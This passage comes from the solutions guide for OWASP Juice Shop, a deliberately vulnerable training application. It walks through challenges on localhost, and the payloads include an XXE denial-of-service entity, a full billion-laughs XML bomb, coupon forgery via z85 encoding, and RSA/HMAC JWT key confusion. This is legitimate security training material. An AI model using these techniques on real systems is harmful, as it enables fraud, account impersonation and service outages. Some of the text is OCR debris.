
> Leet (or "1337"), also known as eleet or leetspeak, is a system of modified spellings and verbiage used primarily on the Internet for many phonetic languages. It uses some alphabetic characters to replace others in ways that play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternative meanings.
>
> The term "leet" is derived from the word elite. The leet lexicon involves a specialized form of symbolic writing. For example, leet spellings of the word leet include 1337 and l33t; eleet may be spelled 31337 or 3l33t. Leet may also be considered a substitution cipher, although many dialects or linguistic varieties exist in different online communities.[5]

Deprive the shop of earnings by downloading the blueprint for one of its products

1. The description of the *OWASP Juice Shop Logo (3D-printed)* product indicates that this product might actually have kind of a blueprint
2. Download the product image from http://localhost:3000/public/images/products/3d_keychain.jpg and view its Exif metadata



3. Researching the camera model entry *OpenSCAD* reveals that this is a program to create 3D models, which works with `.stl` files
4. As no further hint on the blueprint filename or anything is given, a lucky guess or brute force attack is your only choice
5. Download http://localhost:3000/public/images/products/JuiceShop.stl to solve this challenge
6. This model will actually allow you to 3D-print your own OWASP Juice Shop logo models!


13:40
File
View
Mode
Tools
JuiceShop.stl 3132 faces 276.8 x 321 x 15

Inform the development team about a danger to some of their credentials


TODO

Inform the shop about a more literal instance of typosquatting it fell for

1. In your browser perform right-click and choose *View Source* on any dialog of the Juice Shop
2. Scroll down to the line where all the JavaScript files are included:


```
 <!-- Include all compiled plugins (below), or include individual files as needed
-->
 <!-- libraries, third party components -->
 <script src="/socket.io/socket.io.js"></script>
 <script src="private/fontawesome-all.min.js"></script>
 <script src="node_modules/underscore/underscore.js"></script>
 <script src="node_modules/string/dist/string.min.js"></script>
 <script src="node_modules/moment/min/moment.min.js"></script>
 <script src="node_modules/jquery/dist/jquery.min.js"></script>
 <script src="node_modules/bootstrap/dist/js/bootstrap.min.js"></script>
 <script src="node_modules/angular/angular.min.js"></script>
 <script src="node_modules/angular-translate/dist/angular-translate.min.js"></scri
pt>
 <script src="node_modules/angular-translate-loader-static-files/angular-translate
-loader-static-files.min.js"></script>
 <script src="node_modules/angular-route/angular-route.min.js"></script>
 <script src="node_modules/angular-cookies/angular-cookies.min.js"></script>
 <script src="node_modules/angular-tooltipps/dist/angular-tooltips.min.js"></script
>
 <script src="node_modules/angular-touch/angular-touch.min.js"></script>
 <script src="node_modules/angular-animate/angular-animate.min.js"></script>
 <script src="node_modules/angular-ui-bootstrap/dist/ui-bootstrap.js"></script>
 <script src="node_modules/angular-ui-bootstrap/dist/ui-bootstrap-tpls.js"></script
>
 <script src="node_modules/ng-file-upload/dist/ng-file-upload-shim.min.js"></script
> <!-- for no html5 browsers support -->
 <script src="node_modules/ng-file-upload/dist/ng-file-upload.min.js"></script>
 <script src="node_modules/angular-socket-io/socket.min.js"></script>
 <script src="node_modules/clipboard/dist/clipboard.min.js"></script>
 <script src="node_modules/ngclipboard/dist/ngclipboard.min.js"></script>
 <script src="node_modules/angular-base64/angular-base64.js"></script>
 <script src="node_modules/qrcode-generator/qrcode.js"></script>
 <script src="node_modules/angular-qrcode/angular-qrcode.js"></script>
```

3. Scrutinizing each entry in the list you will at some point get to `angular-tooltipps` which adds its `dist/angular-tooltips.min.js` script
4. Noticing the spelling difference in the word *tooltip**p**s*, checking the NPM registry reveals that `angular-tooltipps` is actually a typosquat of `angular-tooltips`



5. Visit http://localhost:3000/#/contact
6. Submit your feedback with `angular-tooltipps` in the comment to solve this challenge

You can probably imagine that the typosquatted `angular-tooltipps` would be *a lot harder* to distinguish from the original repository `angular-tooltips`, if it where not marked with the *THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `angular-tooltips` module page on NPM:



Give the server something to chew on for quite a while

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. On Linux, prepare an XML file which defines and uses an external entity which will require a long time to resolve: `<!ENTITY xxe SYSTEM "file:///dev/random">`. On Windows there is no similar feature to retrieve randomness from the OS via an "endless" file, so the attack vector has to be completely different. A *quadratic blowup* attack works fine, consisting of a single large entity like `<!ENTITY a "dosdosdosdos...dos">` which is replicated very often as in `<foo>&a;&a;&a;&a;&a;...&a;</foo>`.
3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

*You might feel tempted to try the classic **Billion laughs attack** but will quickly notice that the XML parser is hardened against it, giving you a status `410` HTTP error saying `Detected an entity reference loop`.*

> In computer security, a billion laughs attack is a type of denial-of-service (DoS) attack which is aimed at parsers of XML documents.
>
> It is also referred to as an XML bomb or as an exponential entity expansion attack.
>
> The example attack consists of defining 10 entities, each defined as consisting of 10 of the previous entity, with the document consisting of a single instance of the largest entity, which expands to one billion copies of the first entity.
>
> In the most frequently cited example, the first entity is the string "lol", hence the name "billion laughs". The amount of computer memory used would likely exceed that available to the process parsing the XML (it certainly would have at the time the vulnerability was first reported).
>
> While the original form of the attack was aimed specifically at XML parsers, the term may be applicable to similar subjects as well.
>
> The problem was first reported as early as 2002, but began to be widely addressed in 2008.
>
> Defenses against this kind of attack include capping the memory allocated in an individual parser if loss of the document is acceptable, or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.[6]

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Diabolic Challenges (⭐⭐⭐⭐⭐⭐)

Forge a coupon code that gives you a discount of at least 80%

For this challenge there are actually two distinct *solution paths* that are both viable. These will be explained separately as they utilize totally different attack styles.

Pattern analysis solution path

1. Solve challenge Access a salesman's forgotten backup file to get the `coupons_2013.md.bak` file with old coupon codes.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

1. There is an obvious pattern in the last characters, as the first eleven codes end with `gC7sn` and the last with `gC7ss`.
2. You can rightfully speculate that the last five characters represent the actual discount value. The change in the last character for the 12th code comes from a different (probably higher) discount in December! 
3. Check the official Juice Shop Twitter account for a valid coupon code: https://twitter.com/owasp_juiceshop
4. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.
5. Assuming that the discount value is encoded in the last 2-5 characters of the code, you could now start a trial-end-error or brute force attack generating codes and try redeeming them on the *Your Basket* page. At some point you will probably hit one that gives 80% or more discount.
6. You need to *Checkout* after redeeming your code to solve the challenge.

Reverse engineering solution path

1. Going through the dependencies mentioned in `package.json.bak` you can speculate that at least one of them could be involved in the coupon code generation.
2. Narrowing the dependencies down to crypto or hashing libraries you would end up with `hashids`, `jsonwebtoken` and `z85` as candidates.
3. It turns out that `z85` (ZeroMQ Base-85 Encoding) was chosen as the coupon code-

creation algorithm.

4. Visit https://www.npmjs.com/package/z85 and check the *Dependents* section:

5. If you have Node.js installed locally run `npm install -g z85-cli` to install https://www.npmjs.com/package/z85-cli - a simple command line interface for `z85`:

z85-cli public

Command line client for ZeroMQ Base-85 encoding

Getting Started

Install the module with:

```
npm install -g z85-cli
```

Documentation

Encoding

```
z85 --encode [-e] <value>
```

Decoding

```
z85 --decode [-d] <value>
```

Specification

Please refer to 32/Z85 - ZeroMQ Base-85 Encoding Algorithm.

6. Check the official Juice Shop Twitter account https://twitter.com/owasp_juiceshop for a valid coupon code. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.

7. Decrypting this code with `z85 -d "n<Mibh.u)v"` returns `JAN17-50`


8. Encrypt a code valid for the current month with 80% or more discount, e.g. `z85 -e JAN17-80` which yields `n<Mibh.v0y`.
9. Enter and redeem the generated code on the *Your Basket* page and *Checkout* to solve the challenge.

Solve challenge #99

1. Solve any other challenge
2. Inspect the cookies in your browser to find a `continueCode` cookie with 30 days lifetime
3. The `package.json.bak` contains the library used for generating continue codes: `hashid`
4. Visit http://hashids.org/ to get some information about the mechanism
5. Follow the link labeled *check out the demo* (http://codepen.io/ivanakimov/pen/bNmExm)
6. The Juice Shop simply uses the example salt (`this is my salt`) and also the default character range (`abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`) from that demo page. It just uses a minimum length of `60` instead of `8` for the resulting hash:

```
   var hashids = new Hashids("this is my salt", 60, "abcdefghijklmnopqrstuvwxyzABCDEFG
HIJKLMNOPQRSTUVWXYZ1234567890");

   var id = hashids.encode(99);
   var numbers = hashids.decode(id);

   $("#input").text("["+numbers.join(", ")+"]");
   $("#output").text(id);
```

1. Encoding the value `99` gives you the hash result `69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkKgGe9M7k2rK63YpqQLPjnlb5V5LvDj`
2. Send a `PUT` request to the URL http://localhost:3000/rest/continue-code/apply/69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkKgGe9M7k2rK63YpqQLPjnlb5V5LvDj



Forge an almost properly RSA-signed JWT token

1. Browse the directory http://localhost:3000/encryptionkeys. How to find this directory is

described in the solution for challenge Unlock Premium Challenge to access exclusive content.

2. Retrieve the public RSA key that is used to verify the JWTs from http://localhost:3000/encryptionkeys/jwt.pub.
3. Log in as any user to receive a valid JWT in the `Authorization` header.
4. Copy the JWT (i.e. everything after `Bearer` in the `Authorization` header) into the *Encoded* field at https://jwt.io.
5. In the *PAYLOAD* field under *Decoded* on the right hand side, change the `email` attribute in the JSON to `rsa_lord@juice-sh.op`.
6. In the https://jwt.io tab where you are modifying the JWT, go to the Browser developer tools (`F12` in Chrome) and find the `js/jwt.js` file (under *Source* in Chrome).
7. Put a breakpoint on the line saying `key = window.CryptoJS.enc.Latin1.parse(key).toString();` (line 77 at the time of this writing)
8. Make some arbitrary change to the JWT on the right hand side to trigger the breakpoint.
9. While execution is paused, set the `key` variable to the public RSA via the developer tools Console: `key = '-----BEGIN RSA PUBLIC KEY-----\r\nMIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbyIzPQRozgEpSpiwhr6d2/c0CfZHEJ3m5tV0klxfjfM7oqjRMURnH/rmBjcETQ7qzIISZQ/iptJ3p7Gi78X5ZMhLNtDkUFU9WaGdiEb+SnC39wjErmJSfmGb7i1AgMBAAE=\r\n-----END RSA PUBLIC KEY-----'`. Note that it is necessary to encode the line breaks in the key properly using `\r\n` in the appropriate places!
10. Resume execution. A signature should have been added to the JWT text on the left hand side.
11. Change the `Authorization` header of a subsequent request to the retrieved JWT (prefixed with `Bearer` as before) and submit the request. Alternatively you can set the `token` cookie to the JWT which be used to populate any future request with that header.


Log in with the support team's original user credentials

Solving this challenge requires KeePass 2.x installed on your computer. If you are using a non-Windows OS you need to use some unofficial port.

